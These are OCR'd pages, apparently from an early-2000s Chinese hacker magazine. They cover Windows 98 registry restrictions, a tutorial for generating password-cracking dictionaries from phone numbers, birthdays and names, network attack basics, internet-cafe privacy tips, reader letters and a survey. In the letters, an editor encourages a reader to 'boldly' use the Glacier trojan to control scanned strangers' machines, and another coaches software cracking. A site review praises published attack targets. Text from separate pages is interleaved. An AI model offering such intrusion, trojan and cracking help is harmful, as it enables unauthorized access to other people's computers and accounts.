ware\Microsoft\Windows\CurrentVersion\Policies\Explorer]下有 DWORD 值“NoRun”=1 时,则该用户的开始菜单中的“运行”命令被禁止;

如果有 DWORD 值“NoSetFolders”=1 时,则该用户的开始菜单中的“设置\文件夹选项”命令被禁止;

如果有 DWORD “NoSetTaskbar”=1 时,则该用户的开始菜单中的“设置\任务栏和开始菜单”命令被禁止;

如果有 DWORD 值“NoFind”=1 时,则该用户的开始菜单中的“查找”命令被禁止;如果有 DWORD 值“NoStartMenuSubFolders”=1,则该用户“开始”菜单中的子文件夹被隐藏;

如果有 DWORD 值“NoClose”=1 时,则该用户的开始菜单中的“关闭系统”命令被禁止;

如果有 DWORD 值“NoStartBanner”=1,WINDOWS 启动时出现在任务栏的箭头标示和“单击此处开始”字样被隐藏;

2、桌面

进入如下路径:HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\后,在“Explorer”键值下新建下列 DWORD 值:

NoDesktop = 1 时,隐藏桌面上的所有图标;

NoDrivers 隐藏驱动器(DWORD 值的低 26 个 bit 从低到高分别对应 A-Z 驱动器,各 bit 位 = 1 时为有效);

NoNetHood = 1 时,隐藏桌面的“网上邻居”图标;

NoViewContextMenu = 1 时,隐藏在桌面空白处右击鼠标时弹出的上下文菜单;

NoTrayContextMenu = 1 时,隐藏任务栏上按右键时弹出的菜单;

NoEntireNetwork = 1 时,隐藏“网上邻居”中的“整个网络”;

NoSaveSetting = 1 时,退出前不保存设置;

三、网络和用户设置

1. 如果在[HKEY_USERS\“用户名”\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]下有 DWORD 值“NoDrives”=1 时,则该用户“我的电脑”中的所有驱动器被隐藏;

如果有 DWORD 值“NoNetHooD”=1 时,则该用户的“网上邻居”被隐藏;

如果有 DWORD 值“NoEntioeNetwork”=1 时,则该用户的“网上邻居”中“整个网络”被隐藏;

如果有字符串值“NoWorkgroupContents”=1 时,则该用户的“网上邻居”中工作组目录被隐藏;

如果有 DWORD 值“NoDesktop”=1 时,则该用户的桌面上所有的程序组被隐藏(即没有桌面);

如果有 DWORD 值“NoSaveSettings”=1 时,则该用户退出系统时所作的设置不被保存。

2. 拨号网络和共享设置:在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Network]下建立以下 DWORD 值,则相应的限制有效:

“NoDialIn”=1(禁止拨入)

“NoFileSharing”=1(禁用文件共享)

“NoWorkgroupContents”=1 隐藏“网上邻居”中的工作站显示;

“NoEntireNetwork”=1 隐藏“网上邻居”中的整个网络显示;

“NoFileSharingControl”=1 禁止文件共享;

“NoPrintSharingControl”=1 禁止打印机共享;

3. 只运行允许的 Windows 程序的列表:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\RestrictRun],在该子键下新建串值,串

值从“1”开始命名,串值为能运行的应用程序路径名。如:名称数据

① “c:\windows\myprogram1”

② “d:\...\myprogram2”

该限制启动后,只有在 RestrictRun 列表内的程序能够运行,请保证 Systray.exe 程序包含在列表中。

四、口令设置

在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Network]下建立以下 DWORD 值,则相应的设置有效:

“HideSharePwds”=1(使用星号(*)隐藏共享口令)

“DisablePwdCaching”=1(禁用口令缓存;注意!请慎用此项设置,此时控制面板中的“密码”属性中无法更改密码,登录时该用户使用任何一个密码或不用密码就可以登录。)

“AlphanumPwds”=1(使 Windows 口令必须为数字和字母)

“MinPwdLen”=n(设置 Windows 口令的最小长度,n 大于等于 0 小于等于 8)

五、禁用注册表编辑器

[HKEY_USERS\“用户名”\Software\Microsoft\Windows\CurrentVersion\Policies\System]下如果有 DWORD 值“DisableRegistryTools”=1,则禁止该用户使用注册表编辑工具。

六、禁用“MSDOS”方式、禁用单一模式的 MSDOS 应用程序

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies]后,新建主键“WinOldApp”,在该子键下新建 DWORD 值“Disabled”=1,则该用户的“MSDOS”方式被禁止;“WinOldApp”下如有

DWORD 值“NoRealMode”=1,则该用户单一模式的 MSDOS 应用程序被禁用。

七、自启动的程序

[HKEY_LOCAL_MACHINE\ SOFTWARE\Mic rosoft\Windows\CurrentVersion\Run]其下的字符串值表示通过注册表自启动的程序;

[HKEY_LOCAL_MACHINE\ SOFTWARE\Mic rosoft\Windows\CurrentVersion\RunOnce]其下的字符串值表示只自启动一次的程序;

[HKEY_LOCAL_MACHINE\ SOFTWARE\Mic rosoft\ Windows\ CurrentVersion\ RunServices]其下的字符串值表示通过注册表自启动的服务程序;

[HKEY_LOCAL_MACHINE\ SOFTWARE\Mic rosoft\ Windows\ CurrentVersion\ RunServicesOnce]其下的字符串值表示只启动一次的服务程序。

由此,我们可以看出上面所有的 DWORD 值,如果其值为“1”时表示该值有效,其值为“0”时表示该值无效;我们可以通过改变 DWORD 值或删除该 DWORD,来轻松地使相应的限制有效或无效。

八、限制显示器属性

进入 HKEY_CURRENT_USER\ Software\ Microsoft\ Windows\ CurrentVersion\ Policies\

后,在子键“System”下新建以下 DWORD 值(=1 时为有效):

NoDispAppearancePage 隐藏显示属性中的“外观”属性页;

NoDispBackgroundPage 隐藏显示属性中的“背景”属性页;

NoDispCPL 禁止设置显示属性;

NoDispScrSavPage 隐藏显示属性中的“屏幕保护”属性页;

NoDispSettingsPage 隐藏显示属性中的“设置”属性页;

九、锁定“我的电脑”、“我的文档”、“回收站”、“控制面板”等。

1、锁定我的电脑

进入 HKEY_CLASSES_ROOT\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B0309D}\InProcServer32 后,在“默认”串值后加上“-”符号,例如原值若为“shell32.dll”则修改为“shell32.dll-”。

2、同理,可锁定我的文档:{450D8FBA-AD25-11D0-98A8-0800361B1103}

控制面板:{21EC2020-3AEA-1069-A2DD-08002B30309D}

回收站:{645FF040-5081-101B-9F08-00AA002F954E}

Xkey 万能钥匙 使用经验谈

这是一款国人自制的软件,利用它可以方便快捷地制作出许多破解工具所需要的词典文件。万能钥匙 XKey 1.1 版本在原有的基础上加入了更新的内容,使运行速度加快,而

且还特别增加了计算机和网络常用英文作为字典文件中的单词。

该款软件根据对国内计算机网络用户的抽样分析,并参考计算机安全资料,把词典内

· Pc friend ·

容分为“电话号码”、“出生日期”、“姓名字母”、“英文数字”四个部分,在每一部分都有更详细的设置,可以设置有关参数以生成词典。如果设置之间相互排斥,还可以分别生成相应的词典,在保存词典文件时选择已有词典文件名可以将新内容追加到原文件中去。它可以根据你的设置生成各种类型的口令,主要分为4类:

1、电话号码:分为“普通电话”和“移动电话或寻呼机”两种,并可以选择不同位数的号码。

2、出生日期:分为月日、年月、年月日三种,并可选择二位或四位年份和设置年份范围。

3、姓名字母:分为姓名声母、姓或英文名、中文姓+名、中文姓+名字声母、中文姓+英文名;在姓氏范围中,你可以直接输入某个姓氏或按照人口频度选择姓氏范围。除此之外,你还可选择加上固定前缀、常用数字和出生日期,姓名换位或使用分隔符。

4、英文数字:此项包括有“计算机和网络常用英文(150个)”、其他常用英文(53123个)、常用数字(175个)和其他数字(0-999999)。

在生成词典文件之前,你还可以对字典中的字母进行大小写设定和设定词条宽度,并可以根据不同的系统平台对文本文件的换行符进行设定。

在一切设置好后,按“完成”按钮,软件开始生成词典。如果你所选择的选项过多,在生成字典文件的时候就很慢,而且字典文件的容量会很大。




图 1

将该软件安装完毕并运行,出现主界面(如图1),了解了“使用说明”以后,请单击“下一步”按钮,进入“电话号码”词典文件设置对话框(如图2)。



图 2

在该对话框中可以将普通电话、数字移动电话(手机)或寻呼机的号码作为密码,并可以选择不同位数的号码,在“词典长度”状态栏可以即时了解词典长度。这里给大家说明一点:词典的长度将影响词典生成的时间和词典文件的大小。

如果你只是需要使用电话号码所生成的词典文件进行破解操作,只需要不断单击“下一步”按钮直至最终生成词典文件。当然,你也可以设置所有的特征生成词典文件,下面我们就按照这个要求继续操作。用鼠标单击“下一步”按钮,来到“出生日期”词典文件设置对话框(如图3)。



图 3

在该对话框中可以将出生日期分别按照月日、年月、年月日三种进行选择,并可指定年份范围和进行一些设置。设置妥当后,单击“下一步”按钮,来到“姓名字母”词典文件设置对话框(如图4)。



图 4

在该对话框中,可以将姓名字母按照姓名声母、姓或英文名、姓+名、姓+名字声母、姓+英文名进行选择。在“姓氏范围”中,你可以直接输入某个姓氏或调整人口频度。除此之外,你还可选择加上固定前缀、常用数字和出生日期,姓名换位或使用分隔符。一切设置妥当以后,用鼠标单击“下一步”按钮,来到“英文数字”词典文件设置对话框(如图5)。



图 5

在该对话框中,可以将常用常见的英文、数字作为词典文件中的密码。其中包括:计算机和网络常用英文(150个)、其他常用英文(53123个)、常用数字(175个)和其他数字(0

- 999999)。选择妥当以后,用鼠标单击“下一步”按钮,终于来到了久违的“生成词典”对话框(如图6)。




图 6

在该对话框中,可以对要生成的词典文件进行设置。在生成词典文件之前,你还可以对字典中的字母进行大小写设定和设定词条宽度,并可以根据不同的系统平台对文本文件的换行符进行设定。一切设置妥当后,用鼠标单击“完成”按钮,弹出“保存词典文件”对话框(如图7)。




图 7

你可以选择要保存的词典文件类型,一般都保存为txt或dic。用鼠标单击“保存”按钮,就等着你的词典文件“新鲜出炉”吧!不过,如果你所选择的选项过多,在生成字典文件的时候就很慢,而且字典文件的容量会很大,这就你要自己把握了。

网络监听 的手法及防范

我们经常听到网络监听之类的东东,可是怎样进行监听,都有哪些监听却是大家非常迷惑的问题。本文就向你描述这些问题的答案。在这之前,要弄清网络攻击所利用的两个协议。

ICMP:关闭时无法进行 PING 的操作,即别人无法用 PING 的方法来确定你的存在。当有 ICMP 数据流进入机器时,除了正常情况外一般是有人利用专门软件进攻你的机器,这是一种在 Internet 上比较常见的攻击方式之一。主要分为 Flood 攻击和 Nuke 攻击两类。ICMP Flood 攻击通过产生大量的 ICMP 数据流以消耗你的计算机的 CPU 资源和网络的有效带宽,使得你的计算机服务不能正常处理数据,进行正常运作;ICMP Nuke 攻击通过 Windows 的内部安全漏洞,使得连接到互联网的计算机在遭受攻击的时候出现系统崩溃的情况,不能再正常运作。也就是我们常说的蓝屏炸弹。该协议对于普通用户来说,是很少使用到的,建议关掉此功能。

IGMP:和 ICMP 差不多的协议,除了可以利用来发送蓝屏炸弹外,还会被后门软件利用。当有 IGMP 数据流进入你的机器时,有可能是 DDOS 的宿主向你的机器发送 IGMP 控制的信息,如果你的机器上有 DDOS 的 Slave 软件,这个软件在接收到这个信息后将会对指定的网站发动攻击,这个时候你的机器就

成了黑客的帮凶。

TCP 监听:关闭时,你机器上所有的 TCP 端口服务功能都将失效。这是一种对付特洛伊木马客户端程序的有效方法,因为这些程序也是一种服务程序,由于关闭了 TCP 端口的服务功能,外部几乎不可能与这些程序进行通讯。而且,对于普通用户来说,在互联网上只是用于 WWW 浏览,关闭此功能不会影响用户的操作。但要注意,如果你的机器要执行一些服务程序,如 FTP SERVER, HTTP SERVER 时,一定要使该功能正常,而且,如果你用 ICQ 来接受文件,也一定要将该功能正常,否则,你将无法收到别人的 ICQ 信息。另外,关闭了此功能后,也可以防止大部分的端口扫描。

UDP 监听:失效时,你机器上所有的 UDP 服务功能都将失效。不过好象通过 UDP 方式来进行蓝屏攻击比较少见,但有可能被用来进行激活特洛伊木马的客户端程序。注意,如果你使用了 ICQ,就不可以关闭此功能。

NETBIOS:有人在尝试使用微软网络共享服务端口(139)端口连接到你的计算机,如果你没有做好安全措施,可能是在你自己不知道和并没有允许的情况下,你的计算机里的私人文件就会在网络上被任何人在任何地方进行打开、修改或删除等操作。将 NETBIOS 设置为失效时,你机器上所有共享服务功能都将关闭,别人在资源管理器中将看不到你的共享资源。注意:如果在失效前,别人已经打开了你的资源,那么他仍然可以访问那些资源,直到他断开了这次连接。因此在这里建议大家,在局域网中打开该功能,在互联网中关闭。

在网吧上网， 你想过安全吗？

现在网吧上网特别的火爆，泡网吧成为年轻人的时髦，我想一个原因是家里不太方便，另一个就是大部分没有这个条件。在网吧上网当然好处很多，可以无拘无束，不会被别人打扰。可你想过没有，如果你不采取安全措施的话，那你的隐私就可能暴露无遗，怎么样，怕了吧？接着往下看吧，知道了下面的解决方法之后你就可以高枕无忧了。

第一、如果不注意，别人也能轻松进入你的邮箱

当你在 Sina 或其他网址登录进入邮箱时，你发现没有，用户名输入到一半时，系统已经提示完整的用户名了，甚至有时连密码也不用敲，* * * * * 的密码就冒出来了——这就是浏览器的自动完成功能，方便！但同时它也很危险！试想想，下一个人来上机，也许什么也不用敲，就可以进入你的信箱（由于 Windows 98 本来就是为个人设计的，所以这些方面考虑不周到）。

解决办法是：

（上接第 146 页）

如果你有自己的网站并愿意和红客联盟建立连接，在友情连接这个目录里，你可以看到连接红客联盟的代码。这个目录里还有一些红客联盟本身的友情连接的著名网站地址，你可以通过这里访问其他一些站点。

其他几个目录是围绕着网站建设而设定的，对大众没有什么直接的便利，我就不谈了。

首页的主要内容是业界动态和本站公告两大主要内容。在业界动态里是一些最新的关于 IT 行业的动态。比如说最新的信息：英国新法出台，黑客行为首次被定为恐怖主义；为对付黑客，阿联酋训练因特网特警等等新闻。在

方法一：当上完机准备离开时，再回到 Sina 首页（以及你的其他邮箱首页），在用户名的空白输入处，按下鼠标左键，保持一会儿，就会弹出一个历史用户名清单，然后按向下光标键，选中你的用户名，按 Del 键，删除它。这样，你走后，它就不会在历史记录中出现了。

方法二：在 Internet Explorer 的“工具”菜单上，单击“Internet 选项”，再单击“内容”选项卡。然后在“个人信息”区域，单击“自动完成”。再选“清除表单”和“清除密码”即可删除以前自动记忆的内容。要想以后不记忆，去除“自动完成功能应用于”，“表单的用户名和密码”复选框即可。

第二、如果图省事，别人就能查看你的 OICQ 和 TICQ 聊天记录

如果启动 OICQ 和 TICQ 时它不问密码问题，就得小心了，说明有人选了自动进入功能。你能自动进入，当然别人也能自动进入。为了克服这个毛病，千万不能选中登录界面上的“下次登录时不出现该提示框”的选项；如果有人已经选了，则 TICQ 可以在“系统设定”中。去除“自动登录”，OICQ 是在“系统参数”的“参数设置”中，去除“不出现登录提示框”选项。

本站公告里，主要介绍的是联盟站点一些动态和红客行为的丰硕收获等内容。其中公布的一些日本的一些网段的 ip 地址和攻击法轮功的计划，我想对菜鸟黑客来讲是很具有诱惑力的。

能够自由的搜索也是红客联盟里的一大特色，基本上在每一个版面都提供了搜索这个功能。包括搜索网站，搜索网页，搜索资料文献。让你真正体会一种随心所欲的感觉。

一言一蔽之，这个黑客网站资料真实详细，工具全面有效，是能够得到大家喜欢的一个站点。虽然不是我的网站，但希望大家能从中得到有益处的东西。

大家好,小编这厢有礼了!首先谢谢各位读者对本栏目的大力支持。也许你注意到了,我们这期的《黑客防线》彻底改版了,内容是不是更新、更全面了?是不是更能贴近实际的应用?这可是全体黑编们日夜奋战、呕心沥血的结晶(小编:有点夸张,^。^莫怪,莫怪),小编我当然也不甘落后了。这期到底有什么好东东,相信大家看了一定会满意的。

“家庭电脑世界”的各位编辑:

在下乃菜鸟一个,最近从朋友处借到了“黑客防线3”,但用 lockdown2000 检测到自己中了木马!大惊!?

显示如下

lockdown 2000 已检测到这些木马:

C:\WINDOWS\TEMP\OST.EXE-NETBUS PRO V2.0 BETA.REMOTE ADMIN TOOL

然后我选择清除,出现该对话框:

To enable lockdown 2000 trojan removal features, you must first

purchase a license for this computer.

点确定后它让我注册,我点击这个网址

http://lockdown2000.com/secure.html

竟然全是英文,拜托老兄给出个主意!* - <

并且,我用了一下冰河的扫描器,居然扫描到了我的 IP 地址!难道我中了冰河?我用贵刊所说的方法从注册表中清除,却并未找到上述的两个路径!拜托编辑给个招!

我是发觉上网速度很慢才最终使用 lockdown 2000 的,可惜晚已!(声泪俱下)望老编救我!

你忠实的读者

首先小编为这位读者的不幸表示同情,也为你能及时的运用防黑软件查出你被别人种了木马感到庆幸。不过我这里要提醒你的是,千万不要称呼我老编,要不然老编过来我就惨了(东张西望!^_^)。闲话少说,还是先回答你的问题吧。你用 lockdown2000 检测到的木马就是我们以前黑客防线 2 上所提到的有“通往地狱的巴士”之称的远程控制工具,lockdown2000 之所以不能清除,是因为它本身是一个试用软件,过期了,这就需要注册,不过我们黑客防线 4 里又放了最新的版本。你也可用我们上上期为你提供的木马的清除方法手工清除,你用冰河扫描器能扫描到你的 IP 地址,这说明你也中了冰河这个大名鼎鼎的木马,它的功能自不必说,太厉害了,赶快清理了吧,具体方法嘛,执行“命令控制台”中的“控制类命令\系统控制\自动卸载冰河”。简单吧!?

小编:

你好!我是一个刚接触《黑客防线》的菜鸟,对于你们的每一期黑客防线我都认真的看了,对黑客真是很感兴趣,不过小弟有几个问题,还是想请教一下,希望你在百忙之中抽出一点时间回答一下。

1. 如果在一台机器上运行了冰河的服务器端程序,那我怎么控制它(不知道 IP)?有一次我搜索到“OK”的机器,为什么总进不去?老是说什么口令出错!?

2. 每次上网的 IP 地址都会变,要是今天我搜索到了一

个机器,明天 IP 地址变了,我还能找到他吗?

另外,还想通过你提一些建议:希望能在今后的《黑客防线》系列里出一些端口扫描的工具,谢谢!

小黑客

首先小编为这位读者的勤奋好学的精神所感动,我们在学任何事的过程中都是从不懂到懂的转变,相信只要坚持下去,你会成为一个远近闻名的大黑客的!呵呵,开个玩笑,不要当真。你来信中的问题我和黑编们讨论了几次,觉得其实你问的问题我们以前的黑客防线中都提到了,口令出错是因为你用的冰河的版本太低了,好像有一个万能密码,不过也不是太好用,好在这期放了一个 3.3 的版本是不需要密码的,你可以放心大胆的用了。你的建议提的非常好,我们也意识到扫描工具的重要性,这不,这期我们特意做了一个扫描方面的专题,算是献给热心关注我们的广大读者的一份薄礼吧!

《家庭电脑世界》的编辑们:

你们好!

贵刊出版的《黑客秘笈》1, 2, 3 我都看过,很不错,最近我在安装 Netxray 时发现找不到序列号,不能进行安装,不知贵刊能否告知我它的序列号?谢谢!!!!麻烦了!!

山西读者 应亚

小编之所以把这么简单的问题放在了编读互动上,是因为提这个问题的读者的频率太高了,小编都快忙不过来了。这位读者所提出的安装 Netxray 时需要序列号的问题可能是你装了光盘上提供的低版本的安装文件,它的序列号的解决办法太麻烦,需要反汇编之后改动其中的源代码,所以最好的办法还是搜索盘上的最高的版本,这样功能也比以前的改进了许多,不是更好吗?

编辑您好:

我是一名电脑初学者,但因工作需要经常上网。前两天在报摊上买了一本黑客防线 3,想了解一下上网时如何防止黑客攻击。回来后按照书上所讲安装了“天网”防火墙,并用“bodetect”杀了一下木马没发现有病毒,非常高兴,但第二天公司同事说,如果你安装防火墙前有人在你的电脑里已经种下了木马的话电脑并不安全。于是就按同事的办法回家当了一个“冰河”来测试,在自动扫描的结果中,自己的 IP 地址赫然在第一个,且各种密码使用记录均在记录之中,这是否说明我的电脑已经被别人种下了木马程序?但有时“天网”又会显示拦截了“冰河”的数据包。这是怎么回事?请耐心讲解,万分感谢,本人知识有限。

读者 佚名

从你的来信中小编推测,你已经被别人种了大名鼎鼎的冰河木马,“天网”会显示拦截了“冰河”的数据包更说明了这一点,但愿是别人给你开个玩笑,要不然你惨了,赶快用上面提到的方法把它给清除了吧,还有不要忘了修改你平常用的各种密码哦!

各位编辑:

大家好!我是从你们《黑客防线 4》了解到 Crack 软件的一些方法的,本人非常的感兴趣,但由于本人是初次入门,还有一些疑问,我系统是 Win98,每次 SOFTICE 都自动装载,在 Windows 下一按 CTRL + D 自动激活它,有什么办法解决?另外再顺便问一下,如何知道软件是被什么加的密?谢谢!

河南读者 阿坤

首先小编对这位读者的行为表示佩服,虽然 Crack 软件对一些人来说是很不切实际的事,但只要你有耐心,就一定会成功的。好了,好话咱就不多说了,还是来回答你的问题吧。你的问题的主要原因是 SOFTICE 安装时默认时改变了 AUTOEXEC. BAT,自动加了一行 winice. exe。每次系统启动时自动运行 AUTOEXEC. BAT 时将 SOFTICE 装载,你只要去掉这一行,问题就解决了。在你需要用 SOFTICE 时,在纯 DOS 环境下,在 SOFTICE 目录执行 winice. exe 文件即可装载。你也可自建一批处理命令来在纯 DOS 下装载 SOFTICE。用 TYP 或 GetTyp 侦测文件类型或用 procdump 查看文件的 section 就可以知道用什么加密。

各位大编、黑编:

我是看了贵刊的《黑客防线 4》才开始走上 Crack 之路的,于是自己也在闲暇之余找一些软件来试验一下,可是经常遇到一些问题,我在脱壳时下令 bpx loadlibrarya, 下令后 SOFTICE 告知未定义,我的 SOFTICE 怎么拦不住?盼各位大编告知

山西读者 吴文

小编看到这位读者的来信之后,不敢怠慢,找到几位黑编们讨要解决办法,要知道小编在这方面也是门外汉(众读者:太谦虚了吧!嘘!小声点,别让老编知道,那我可就惨了!^_^),老编过来了……不说了,还是看黑编们怎么说的吧:在 softice 的目录下有一个文件叫 winice. dat

其实是个文本文件,将这文件的最后几行把它改成如下:

前面有分号的就是注解,把后面有 * 32. dll 的方号去掉就行了。

顺便加上 vb5, vb6 的 dll, 也可拦 vb 的 function 了

```
EXP = c: \windows\system\kernel32. dll
EXP = c: \windows\system\user32. dll
EXP = c: \windows\system\gdi32. dll
EXP = c: \windows\system\comdlg32. dll
EXP = c: \windows\system\shell32. dll
EXP = c: \windows\system\advapi32. dll
EXP = c: \windows\system\shell232. dll
EXP = c: \windows\system\comctl32. dll
; EXP = c: \windows\system\crt.dll
; EXP = c: \windows\system\version. dll
EXP = c: \windows\system\netlib32. dll
```

```
; EXP = c: \windows\system\msshru1. dll
EXP = c: \windows\system\msnet32. dll
EXP = c: \windows\system\mspwl32. dll
; EXP = c: \windows\system\mpr. dll
exp = c: \soft\95logo3\vb40032. dll
exp = c: \windows\system\msvbvm50. dll
exp = c: \windows\system\msvbvm60. dll
```

各位编辑好:

各位编辑救我,要不然我死定了,我的机器染上了 VBS_TTFLOADER. A 病毒,请问如何能够彻底删除?

山东读者 小东

小编非常理解这位读者的心情,客套话就不多说了,还是先来回问题吧。此病毒为通过聊天室传播的 VBScript 文件,将感染用户的计算机作为服务器连接。它随机取得一个 IP 地址,并检查与其连接的所有计算机。此病毒没有破坏性行为。解决方法如下:

先手动删除在 c: \WINDOWS\FONTS 目录下病毒释放的文件:TTFLOADER.VBS, SNDLOAD.VBS 和 SNDVOL.VBS。然后删除下列注册键值:(如下)

```
HKEY_LOCAL_MACHINE\ SOFTWARE\ MICROSOFT\
WINDOWS\ CURRENTVERSION\ RUN\ TTFLOAD“ ,”
WSCRIPT. EXE、
```

```
HKEY_CURRENT_USER\ SOFTWARE\ MICROSOFT\
WINDOWS\ SCRIPTINGHOST\ SETTINGS\ TIMEOUT“ , 0 ,”
REG_DWORD、
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\IN-
TERNET\EXPLORER\MAIN\START。
```

当然你也可以使用一些杀毒工具,比如说免费在线杀毒工具 HouseCall 对其很有效果。

各位编辑:

我的机器中了妖之吻,我看了贵刊第 4 期的编者互动,可是还是不明白怎么修改 system. ini 文件?

借回答读者这个问题的机会,我就把妖之吻一些情况再详细介绍一遍。妖之吻是一个恶意程序。不幸中了后,一开机,它就会出现一个黄色的小框,由于有不同的变种,可能小框字的内容也有不同。然后出现倒记时,一分钟后系统关机,重新启动运行妖之吻,如此重复。

妖之吻是一个蠕虫程序,使你的机器陷入一个死循环,不能正常启动系统。正如上一期编者互动中所讲,system. ini 这个文件是关键,用一张 DOS 启动盘,启动机器进入到 DOS 系统,(或者是开机时按住 F8 进入到 MS - DOS 系统)具体命令如下:

```
cdwindows
```

```
edit system. ini
```

把 shell: = % % \$. exe 改为 shell: = explorer. exe

或者是到 boot 段把 shell = yzw. exe(当然 yzw 前面可能有别的路径)换成 shell = c: \windows\explorer. exe。

如果你实在是个新手不敢用 edit 命令,拷贝 explorer. exe 覆盖掉 yzw. exe。

本刊编辑部读者有奖问卷调查

《黑客防线》系列获得了广大读者的好评,这更加坚定了我们可以把她办好、办下去的勇气和信心,“读者就是上帝”我们时刻不敢忘记。但信息的交流是相互的,我们真诚期待着我们的读者能齐心协力来参与办刊,希望早日聆听您的意见、了解您的心声,才不会让我们在前进的路上感到茫然无措。您对本刊的评头论足都是我们的宝贵财富,您的参与将是对我们全体编辑人员的最大支持。

请您将调查表填好后按以下通信地址寄出:北京市中关村邮局 008 信箱 北京地海森波网络技术公司技术部收 邮政编码:100080

个人资料:

姓名:_____ 年龄:____ 性别:____ 出生日期_____ 教育程度:____ 行业:_____

职务:_____ 个人兴趣:_____

通信地址:_____ 邮编:_____ 电子邮件:_____

电话:_____ OICQ:____ 个人主页:_____ 身份证号:_____

您是从何处知道本刊的?

朋友介绍 广告宣传 偶尔碰到

您购买本刊的次数:

五次以上 四次以上 三次以上 两次以上 第一次

您第一次购买本刊的原因:

刊名吸引 内容吸引 光盘吸引 价格吸引 朋友推荐

您得到本刊的渠道:

邮购 订阅 直接购买

您每次阅读完本刊后是否还传阅他人?

是 否

您对本刊改版后的评价:

很好 不错 一般 不好 很差

您认为本刊改版后的栏目的架构如何?

好,理由:_____

不好,理由:_____

您希望以后本刊制作哪方面的专题内容:_____

您认为本刊内容的难易程度如何?

适中 应加深 应降低

您认为作为普及计算机安全的电子读物,本刊做的如何?

非常成功 合格 不合格

您认为本刊的价格应定位在多少(单位:元)?

19.8 15.8 14.8 13.8 12.8

您认为本刊的印刷纸质是否需要提高?

需要 不需要

您对本刊附赠光盘的评价:

因此而购买本刊 可有可无 完全没必要 应推陈出新

鉴于大部分杀毒软件把木马认为是病毒,您认为本刊的附赠光盘中还有没有必要放木马?

很有必要 有必要,但应以 ZIP 包的形式 无所谓 没有必要

您希望光盘中增加那些内容:_____

本刊中如果增加网络安全产品的评测,您认为:

非常好 不错 无所谓 不好

您更希望本刊增加哪方面的安全知识:_____

您最喜欢本刊的那些栏目(喜欢的打“√”不喜欢的打“×”)

黑客动态 黑客案例 基础知识 特别专题 漏洞聚焦 破解百宝囊
黑客工具 QQ 情结 安全防御 黑客之家 经验交流 编读互动
光盘导读

本期您最喜欢的文章:_____

您所使用的电脑

品牌机 品牌名称:_____ 购机时间:_____

兼容机 详细配置

CPU _____ 主板 _____ 硬盘 _____ 内存 _____ 显示器 _____
显卡 _____ 3D 卡 _____ 声卡 _____ 光驱 _____ 调制解调器 _____ ISDN _____

其他外设:扫描仪 _____ 打印机 _____ 数码相机 _____ 摄像头 _____

您的机器所使用的操作系统:

Win9x Win2000 Winnt Linux Unix

你的上网类型是: 拨号上网 局域网接入 Internet

您经常上网的地点在哪里?

公司 家里 网吧

您对本刊的其他意见或建议(可另附纸):_____

赶快填写您宝贵的意见,机会在您手中,大奖在您手中。奖品详情见下期。